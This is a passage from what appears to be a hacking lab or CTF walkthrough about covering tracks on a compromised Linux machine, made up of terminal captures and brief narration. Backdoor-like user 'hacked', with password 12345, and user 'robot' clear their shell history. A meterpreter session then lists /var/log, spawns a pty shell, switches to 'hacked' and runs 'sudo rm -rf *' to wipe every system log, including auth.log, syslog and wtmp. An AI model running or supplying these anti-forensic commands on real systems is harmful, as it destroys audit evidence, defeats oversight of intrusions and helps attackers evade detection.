
```
hacked@linux:/usr/local/bin$
Display all 1012 possibilities? (y or n)
hacked@linux:/usr/local/bin$ history -c
hacked@linux:/usr/local/bin$ history
    1  history
hacked@linux:/usr/local/bin$ history -c
hacked@linux:/usr/local/bin$ exit
exit
robot@linux:/usr/local/bin$ history
    1  ls
    2  nmap
    3  su hacked
    4  history
robot@linux:/usr/local/bin$ history -c
robot@linux:/usr/local/bin$ _
```

Then we go back to our **meterpreter session** and clear all **event logs**.




```
meterpreter > ls
Listing: /var/log
=================

Mode               Size     Type  Last modified              Name
----               ----     ----  -------------              ----
100644/rw-r--r--   14896    fil   2015-09-16 13:49:06 +0300  alternatives.log
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  apt
100640/rw-r-----   22464    fil   2018-01-30 15:09:33 +0300  auth.log
100644/rw-r--r--   3991     fil   2018-01-29 14:52:37 +0300  boot.log
100644/rw-r--r--   61316    fil   2015-09-16 13:49:06 +0300  bootstrap.log
100660/rw-rw----   1536     fil   2018-01-30 14:05:30 +0300  btmp
100640/rw-r-----   92652    fil   2018-01-29 14:51:45 +0300  dmesg
100640/rw-r-----   93188    fil   2018-01-29 14:51:45 +0300  dmesg.0
100640/rw-r-----   19426    fil   2018-01-29 14:51:45 +0300  dmesg.1.gz
100640/rw-r-----   18372    fil   2018-01-29 14:51:45 +0300  dmesg.2.gz
100640/rw-r-----   9602     fil   2018-01-29 14:51:45 +0300  dmesg.3.gz
100640/rw-r-----   9528     fil   2018-01-29 14:51:45 +0300  dmesg.4.gz
100644/rw-r--r--   303080   fil   2015-09-16 13:49:06 +0300  dpkg.log
100644/rw-r--r--   32160    fil   2018-01-30 14:23:14 +0300  faillog
100644/rw-r--r--   643      fil   2015-09-16 13:49:06 +0300  fontconfig.log
40755/rwxr-xr-x    4096     dir   2015-09-16 13:49:06 +0300  fsck
100640/rw-r-----   985842   fil   2018-01-30 10:53:02 +0300  kern.log
100664/rw-rw-r--   293460   fil   2018-01-30 14:23:14 +0300  lastlog
100640/rw-r-----   4759     fil   2018-01-29 14:52:36 +0300  monit.log
100640/rw-r-----   1098381  fil   2018-01-30 15:17:41 +0300  syslog
100644/rw-r--r--   255708   fil   2018-01-29 14:51:43 +0300  udev
100640/rw-r-----   272414   fil   2018-01-30 10:53:02 +0300  ufw.log
40755/rwxr-xr-x    4096     dir   2015-11-14 01:31:07 +0300  upstart
100600/rw-------   430284   fil   2018-01-30 15:06:36 +0300  vsftpd.log
100664/rw-rw-r--   76800    fil   2018-01-30 15:09:33 +0300  wtmp

meterpreter >
```


Then we clear all this logs, so we drop a shell login as **hacked** user id and delete all those logs.



```
meterpreter > shell
Process 3483 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/sh")'
$ pwd
pwd
/var/log
$ ls
ls
alternatives.log  btmp      dmesg.3.gz      fsck       udev
apt               dmesg     dmesg.4.gz      kern.log   ufw.log
auth.log          dmesg.0   dpkg.log        lastlog    upstart
boot.log          dmesg.1.gz  faillog       monit.log  vsftpd.log
bootstrap.log     dmesg.2.gz  fontconfig.log  syslog   wtmp
```



```
su hacked
Password: 12345

hacked@linux:/var/log$ ls
ls
alternatives.log  btmp        dmesg.3.gz      fsck       udev
apt               dmesg       dmesg.4.gz      kern.log   ufw.log
auth.log          dmesg.0     dpkg.log        lastlog    upstart
boot.log          dmesg.1.gz  faillog         monit.log  vsftpd.log
bootstrap.log     dmesg.2.gz  fontconfig.log  syslog     wtmp
```



```
hacked@linux:/var/log$ sudo rm -rf *
sudo rm -rf *
[sudo] password for hacked: 12345

hacked@linux:/var/log$ ls
ls
hacked@linux:/var/log$
```

We are done !!